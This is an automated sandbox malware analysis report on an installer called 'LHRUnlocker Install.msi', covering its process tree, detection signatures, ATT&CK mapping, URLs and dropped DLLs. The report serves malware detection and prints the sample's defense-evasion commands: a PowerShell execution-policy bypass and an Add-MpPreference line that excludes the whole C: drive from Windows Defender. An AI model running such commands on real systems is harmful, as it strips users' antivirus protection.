ID: 577501
Sample Name: LHRUnlocker Install.msi
Cookbook: default.jbs
Time: 18:48:22
Date: 23/02/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

LHRUnlocker Install.msi


Overview

General Information

Sample Name:	LHRUnlocker Install.msi
Analysis ID:	577501
MD5:	ca17c1bbedc959..
SHA1:	d24658face1f6fd..
SHA256:	8fb46d2d56dd41..
Infos:	



Detection




Score:	45
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: Suspicious Script E…
- Bypasses PowerShell execution pol…
- Sigma detected: Change PowerShe…
- Sigma detected: Powershell Defend…
- Adds a directory exclusion to Windo…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…
- Deletes files inside the Windows fol…
- May sleep (evasive loops) to hinder…
- Uses code obfuscation techniques (…
- Creates files inside the system direc…

Classification



Process Tree

- **System is w10x64**
- msiexec.exe (PID: 4348 cmdline: "C:\Windows\System32\msiexec.exe" /i "C:\Users\user\Desktop\LHRUnlocker Install.msi" MD5: 4767B71A318E201188A0D0A420C8B608)
- msiexec.exe (PID: 3744 cmdline: C:\Windows\system32\msiexec.exe /V MD5: 4767B71A318E201188A0D0A420C8B608)
  - msiexec.exe (PID: 4884 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding D930A47D56309F190C9E79168CF159A8 C MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
  - msiexec.exe (PID: 6736 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding EE2A3AF825C1BBEBB4FC2081145CDAF4 MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
    - powershell.exe (PID: 7036 cmdline: -NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\user\AppData\Local\Temp\pss341F.ps1" -propFile "C:\Users\user\AppData\Local\Temp\msi3350.txt" -scriptFile "C:\Users\user\AppData\Local\Temp\scr3351.ps1" -scriptArgsFile "C:\Users\user\AppData\Local\Temp\scr3352.txt" -propSep " :<->: " -testPrefix "_testValue." MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 1504 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 6712 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command Add-MpPreference -ExclusionPath C:\ MD5: DBA3E6449E97D4E3DF64527EF7012A10)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 7036	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0xbd9b:$sa2: -encodedCommand • 0xbdc7:$sa2: -encodedCommand • 0xc4ac:$sa2: -EncodedCommand • 0xcfb6:$sa2: -EncodedCommand • 0xd051:$sa2: -encodedCommand • 0x11e5:$sc2: -NoProfile • 0x48a3:$sc2: -NoProfile • 0x684d:$sc2: -NoProfile • 0x286cc:$sc2: -NoProfile • 0x316ce:$sc2: -NoProfile • 0x3181e:$sc2: -NoProfile • 0x31c90:$sc2: -NoProfile • 0x32004:$sc2: -NoProfile • 0x32289:$sc2: -NoProfile • 0x32607:$sc2: -NoProfile • 0x3c815:$sc2: -NoProfile • 0x7b6f6:$sc2: -NoProfile • 0x7b846:$sc2: -NoProfile • 0x7c19f:$sc2: -NoProfile • 0x7c503:$sc2: -NoProfile • 0x7cbcd:$sc2: -NoProfile

Sigma Signatures

System Summary

Sigma detected: Suspicious Script Execution From Temp Folder

Sigma detected: Change PowerShell Policies to a Unsecure Level

Sigma detected: Powershell Defender Exclusion

Joe Sandbox Signatures

HIPS / PFW / Operating System Protection Evasion

Bypasses PowerShell execution policy

Adds a directory exclusion to Windows Defender


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Replication Through Removable Media	1 Command and Scripting Interpreter	1 DLL Side-Loading	1 1 Process Injection	2 1 Masqueradi ng	OS Credential Dumping	1 Security Software Discovery	1 Replication Through Removable Media	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communic ation	Remotely Track Device Without Authorizati on	Modify System Partition
Default Accounts	1 PowerShell	Boot or Logon Initializatio n Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizati on	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualizatio n/Sandbox Evasion	Security Account Manager	2 1 Virtualizatio n/Sandbox Evasion	SMB/Wind ows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganogra phy	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonati on	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	1 1 Peripheral Device Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 File Deletion	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph


Hide Legend




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
LHRUnlocker Install.msi	0%	Virustotal		Browse
LHRUnlocker Install.msi	0%	Metadefender		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\MSIEF62.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSIEF62.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSIF280.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSIF280.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSIF34C.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSIF34C.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSIF447.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSIF447.tmp	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\MSIF513.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSIF513.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSIF69B.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSIF69B.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSIF832.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSIF832.tmp	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png0	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://drivers.sergeydev.com/windows/511.65-desktop-win64bit-interr	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://t.me/LHRUnlockerMSIFASTINSTALLAI_CURRENT_YEAR2022ButtonText_Decline&DeclineAI_PREDEF_LCONDS_	3c1a5a.msi.1.dr	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000008.00000002.574716959.0000000005DB6000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png0	powershell.exe, 00000008.00000002.569890289.0000000004E93000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester0	powershell.exe, 00000008.00000002.569890289.0000000004E93000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000008.00000002.569890289.0000000004E93000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.thawte.com/cps0/	LHRUnlocker Install.msi, MSI2874.tmp.1.dr, 3c1a5a.msi.1.dr, MSIF447.tmp.0.dr, MSIF513.tmp.0.dr, MSIF280.tmp.0.dr, MSIEF62.tmp.0.dr, MSI1FD8.tmp.1.dr, MSIF34C.tmp.0.dr, MSIF69B.tmp.0.dr, MSI3268.tmp.1.dr, MSIF832.tmp.0.dr	false		high
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000014.00000002.569907486.0000000005463000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000008.00000002.569890289.0000000004E93000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://drivers.sergeydev.com/windows/511.65-desktop-win64bit-interr	LHRUnlocker Install.msi, 3c1a5a.msi.1.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://go.micro	powershell.exe, 00000008.00000003.527476361.00000000057BD000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.thawte.com/repository0W	LHRUnlocker Install.msi, MSI2874.tmp.1.dr, 3c1a5a.msi.1.dr, MSIF447.tmp.0.dr, MSIF513.tmp.0.dr, MSIF280.tmp.0.dr, MSIEF62.tmp.0.dr, MSI1FD8.tmp.1.dr, MSIF34C.tmp.0.dr, MSIF69B.tmp.0.dr, MSI3268.tmp.1.dr, MSIF832.tmp.0.dr	false		high
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000014.00000002.569907486.0000000005463000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000008.00000002.574716959.0000000005DB6000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000008.00000002.574716959.0000000005DB6000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://t.me/LHRUnlockerChannelButtonText_Finish&FinishManufacturerSergeyProductCode	3c1a5a.msi.1.dr	false		high
http://https://contoso.com/License	powershell.exe, 00000008.00000002.574716959.0000000005DB6000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000008.00000002.574716959.0000000005DB6000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.advancedinstaller.com	LHRUnlocker Install.msi, MSI2874.tmp.1.dr, 3c1a5a.msi.1.dr, MSIF447.tmp.0.dr, MSIF513.tmp.0.dr, MSIF280.tmp.0.dr, MSIEF62.tmp.0.dr, MSI1FD8.tmp.1.dr, MSIF34C.tmp.0.dr, MSIF69B.tmp.0.dr, MSI3268.tmp.1.dr, MSIF832.tmp.0.dr	false		high
http://www.winimage.com/zLibDll	LHRUnlocker Install.msi, 3c1a5a.msi.1.dr	false		high
http://www.apache.org/licenses/LICENSE-2.0.html0	powershell.exe, 00000008.00000002.569890289.0000000004E93000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000008.00000002.569706056.0000000004D51000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000014.00000002.569503503.0000000005321000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.winimage.com/zLibDll1.2.7rbr	LHRUnlocker Install.msi, 3c1a5a.msi.1.dr	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000008.00000002.569890289.0000000004E93000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	577501
Start date:	23.02.2022
Start time:	18:48:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	LHRUnlocker Install.msi
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal45.evad.winMSI@11/20@0/0
EGA Information:	• Successful, ratio: 50%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .msi

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 20.54.104.15
- Excluded domains from analysis (whitelisted): client.wns.windows.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, consumerrp-displaycatalog-aks2aks-europe.md.mp.microsoft.com.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, neu-consumerrp-displaycatalog-aks2aks-europe.md.mp.microsoft.com.akadns.net
- Execution Graph export aborted for target powershell.exe, PID 7036 because it is empty
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

Time	Type	Description
18:50:55	API Interceptor	7x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5829
Entropy (8bit):	4.8968676994158
Encrypted:	false
SSDEEP:	96:WCJ2Woe5o2k6Lm5emmXIGvgyg12jDs+un/iQLEYFjDaeWJ6KGcmXx9smyFRLcU6f:5xoe5oVsm5emd0gkjDt4iWN3yBGHh9s6
MD5:	36DE9155D6C265A1DE62A448F3B5B66E
SHA1:	02D21946CBDD01860A0DE38D7EEC6CDE3A964FC3
SHA-256:	8BA38D55AA8F1E4F959E7223FDF653ABB9BE5B8B5DE9D116604E1ABB371C1C87
SHA-512:	C734ADE161FB89472B1DF9B9F062F4A53E7010D3FF99EDC0BD564540A56BC35743625C50A00635C31D165A74DCDBB330FFB878C5919D7B267F6F33D2AAB328 7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE......<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1........Uninstall-Module........inmo...... ..fimo........Install-Module........New-ScriptFileInfo........Publish-Module........Install-Script........Update-Script........Find-Command........Update-ModuleManifest........Find-DscResource........Save-Module........Save-Script........upmo........Uninstall-Script........Get-InstalledScript........Update-Module........Register-PSRepository........Find-Script........Unregister-PSRepository........pumo........Test-ScriptFileInfo........Update-ScriptFileInfo........Set-PSRepository........Get-PSRepository........Get-InstalledModule.... ....Find-Module........Find-RoleCapability........Publish-Script.........<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script........Save-Module........Publish-Module........Find-Module........Download-Package........Update-Module....

C:\Users\user\AppData\Local\Temp\MSIEF62.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	408544
Entropy (8bit):	6.410598211463919
Encrypted:	false
SSDEEP:	6144:FwznG9uw/r8fyHQMNvrPGtPu4AO9k9ZeWYhEIho7bZQ:SG9TAVMlSn30Z0EIhgbZQ
MD5:	5D25243E90673C44AC420D69676F9062
SHA1:	23234013562F7EF738DB615246D391B8E191B475
SHA-256:	0DDB820918F3918496E414617536226AF08E27A7F13E5A58444F8DCF297A65D5
SHA-512:	47BA474912D8530FC78FD2C61572A3C9E91A27B1BDFAB08869A550AE0452298B3FF63A06B607BECA9D8DF56BCCC19B9720F5E1EC59EA5F3FD0F85C9762058F B9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........0..c..c..c"..b..c"..bV.c...b..c...b..c...b..c"..b..c"..b..c"..b..c..c ..cH..b..cH..b..cH.Sc..c..;c..cH..b..cRich..c........PE..L...G..a.........."!.........&.............. ....`............@.........................@...................0............"..........\B...S..p.... ...............@U......HT..@............ ..$...........................text............................... ..`.rdata....... ....@..@.data...............................@....rsrc...0...........................@.. @.reloc..\B.......D..................@..B.. ....

C:\Users\user\AppData\Local\Temp\MSIF280.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	408544
Entropy (8bit):	6.410598211463919
Encrypted:	false
SSDEEP:	6144:FwznG9uw/r8fyHQMNvrPGtPu4AO9k9ZeWYhEIho7bZQ:SG9TAVMlSn30Z0EIhgbZQ
MD5:	5D25243E90673C44AC420D69676F9062
SHA1:	23234013562F7EF738DB615246D391B8E191B475
SHA-256:	0DDB820918F3918496E414617536226AF08E27A7F13E5A58444F8DCF297A65D5
SHA-512:	47BA474912D8530FC78FD2C61572A3C9E91A27B1BDFAB08869A550AE0452298B3FF63A06B607BECA9D8DF56BCCC19B9720F5E1EC59EA5F3FD0F85C9762058F B9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0..c..c..c"..b..c"..bV.c...b..c...b..c...b..c"..b..c"..b..c"..b..c..c ..cH..b..cH..b..cH.Sc..c..;c..cH..b..cRich..c.....PE..L...G..a....."!.....&..... .....`.....@.....@.....0.....".....\B...S..p.... .....@U.....HT..@..... ..$.....text..... ..`.rdata..... .....@..@.data.....@....rsrc...0.....@.. @.reloc..\B.....D.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MSIF34C.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	408544
Entropy (8bit):	6.410598211463919
Encrypted:	false
SSDEEP:	6144:FwznG9uw/r8fyHQMNvrPGtPu4AO9k9ZeWYhEIho7bZQ:SG9TAVMlSn30Z0ElhgbZQ
MD5:	5D25243E90673C44AC420D69676F9062
SHA1:	23234013562F7EF738DB615246D391B8E191B475
SHA-256:	0DDB820918F3918496E414617536226AF08E27A7F13E5A58444F8DCF297A65D5
SHA-512:	47BA474912D8530FC78FD2C61572A3C9E91A27B1BDFAB08869A550AE0452298B3FF63A06B607BECA9D8DF56BCCC19B9720F5E1EC59EA5F3FD0F85C9762058FB9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0..c..c..c"..b..c"..bV.c...b..c...b..c...b..c"..b..c"..b..c"..b..c..c ..cH..b..cH..b..cH.Sc..c..;c..cH..b..cRich..c.....PE..L...G..a....."!.....&..... .....`.....@.....@.....0.....".....\B...S..p.... .....@U.....HT..@..... ..$.....text..... ..`.rdata..... .....@..@.data.....@....rsrc...0.....@.. @.reloc..\B.....D.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MSIF447.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	408544
Entropy (8bit):	6.410598211463919
Encrypted:	false
SSDEEP:	6144:FwznG9uw/r8fyHQMNvrPGtPu4AO9k9ZeWYhEIho7bZQ:SG9TAVMlSn30Z0ElhgbZQ
MD5:	5D25243E90673C44AC420D69676F9062
SHA1:	23234013562F7EF738DB615246D391B8E191B475
SHA-256:	0DDB820918F3918496E414617536226AF08E27A7F13E5A58444F8DCF297A65D5
SHA-512:	47BA474912D8530FC78FD2C61572A3C9E91A27B1BDFAB08869A550AE0452298B3FF63A06B607BECA9D8DF56BCCC19B9720F5E1EC59EA5F3FD0F85C9762058FB9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0..c..c..c"..b..c"..bV.c...b..c...b..c...b..c"..b..c"..b..c"..b..c..c ..cH..b..cH..b..cH.Sc..c..;c..cH..b..cRich..c.....PE..L...G..a....."!.....&..... .....`.....@.....@.....0.....".....\B...S..p.... .....@U.....HT..@..... ..$.....text..... ..`.rdata..... .....@..@.data.....@....rsrc...0.....@.. @.reloc..\B.....D.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MSIF513.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	408544
Entropy (8bit):	6.410598211463919
Encrypted:	false
SSDEEP:	6144:FwznG9uw/r8fyHQMNvrPGtPu4AO9k9ZeWYhEIho7bZQ:SG9TAVMlSn30Z0ElhgbZQ
MD5:	5D25243E90673C44AC420D69676F9062
SHA1:	23234013562F7EF738DB615246D391B8E191B475
SHA-256:	0DDB820918F3918496E414617536226AF08E27A7F13E5A58444F8DCF297A65D5
SHA-512:	47BA474912D8530FC78FD2C61572A3C9E91A27B1BDFAB08869A550AE0452298B3FF63A06B607BECA9D8DF56BCCC19B9720F5E1EC59EA5F3FD0F85C9762058FB9
Malicious:	false

Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........0..c..c..c"..b..c"..bV.c...b..c...b..c...b..c"..b..c"..b..c"..b..c..c ..cH..b..cH..b..cH.Sc..c..;c..cH..b..cRich..c........PE..L...G..a.........."!.........&............... ....`............@.........................@...................0............".........\B...S..p.... ...............@U......HT..@............ ..$............................text............................... ..`.rdata....... ....@..@.data...............................@....rsrc...0...........................@.. @.reloc..\B.......D..................@..B.. ....

C:\Users\user\AppData\Local\Temp\MSIF69B.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	895968
Entropy (8bit):	6.449966561388975
Encrypted:	false
SSDEEP:	24576:fs3GWVtxNzxu3BBvF/BRROunzpGsOZ9d9lO1a:Kf7xuxBvF/BRROAUsOZ9d9lO1a
MD5:	22D986F98F87F5521ED2F3EDAA9374CA
SHA1:	9A1A233277E5A3A0A2565BFCAE593AF13B907EBF
SHA-256:	8E896FF52ED8FF11CC74907ECB2A5B9B9267289E54C956F9C9E07E8BA3A6D175
SHA-512:	69702074D8C9A5B33D948519A889F7671D374DDC2F2C3FAC8A4F0126E3C4A218077A015899AE54C7FA56E5198C57F4EFC55AD56227E9FFC02F3F412CFAFFAA5 B
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......X.Z...4P..4P..4P..7Q..4P..1Q..4PN.0Q..4PN.7Q..4PN.1Q N.4P..0Q..4P..5Q..4P..5P1.4P..=Q,.4P..4Q..4P...P..4P...P..4P..6Q..4PRich..4P.........................PE..L......a.........."!................%........0..@............... ....t.......................................<...x...p.............................@............0...............................text............................... ..`.rdata..V....0......................@..@.data.................. ....@....rsrc..............................@..@.reloc..<..........................@..B.. ....

C:\Users\user\AppData\Local\Temp\MSIF832.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	408544
Entropy (8bit):	6.410598211463919
Encrypted:	false
SSDEEP:	6144:FwznG9uw/r8fyHQMNvrPGtPu4AO9k9ZeWYhEIho7bZQ:SG9TAVMlSn30Z0EIhgbZQ
MD5:	5D25243E90673C44AC420D69676F9062
SHA1:	23234013562F7EF738DB615246D391B8E191B475
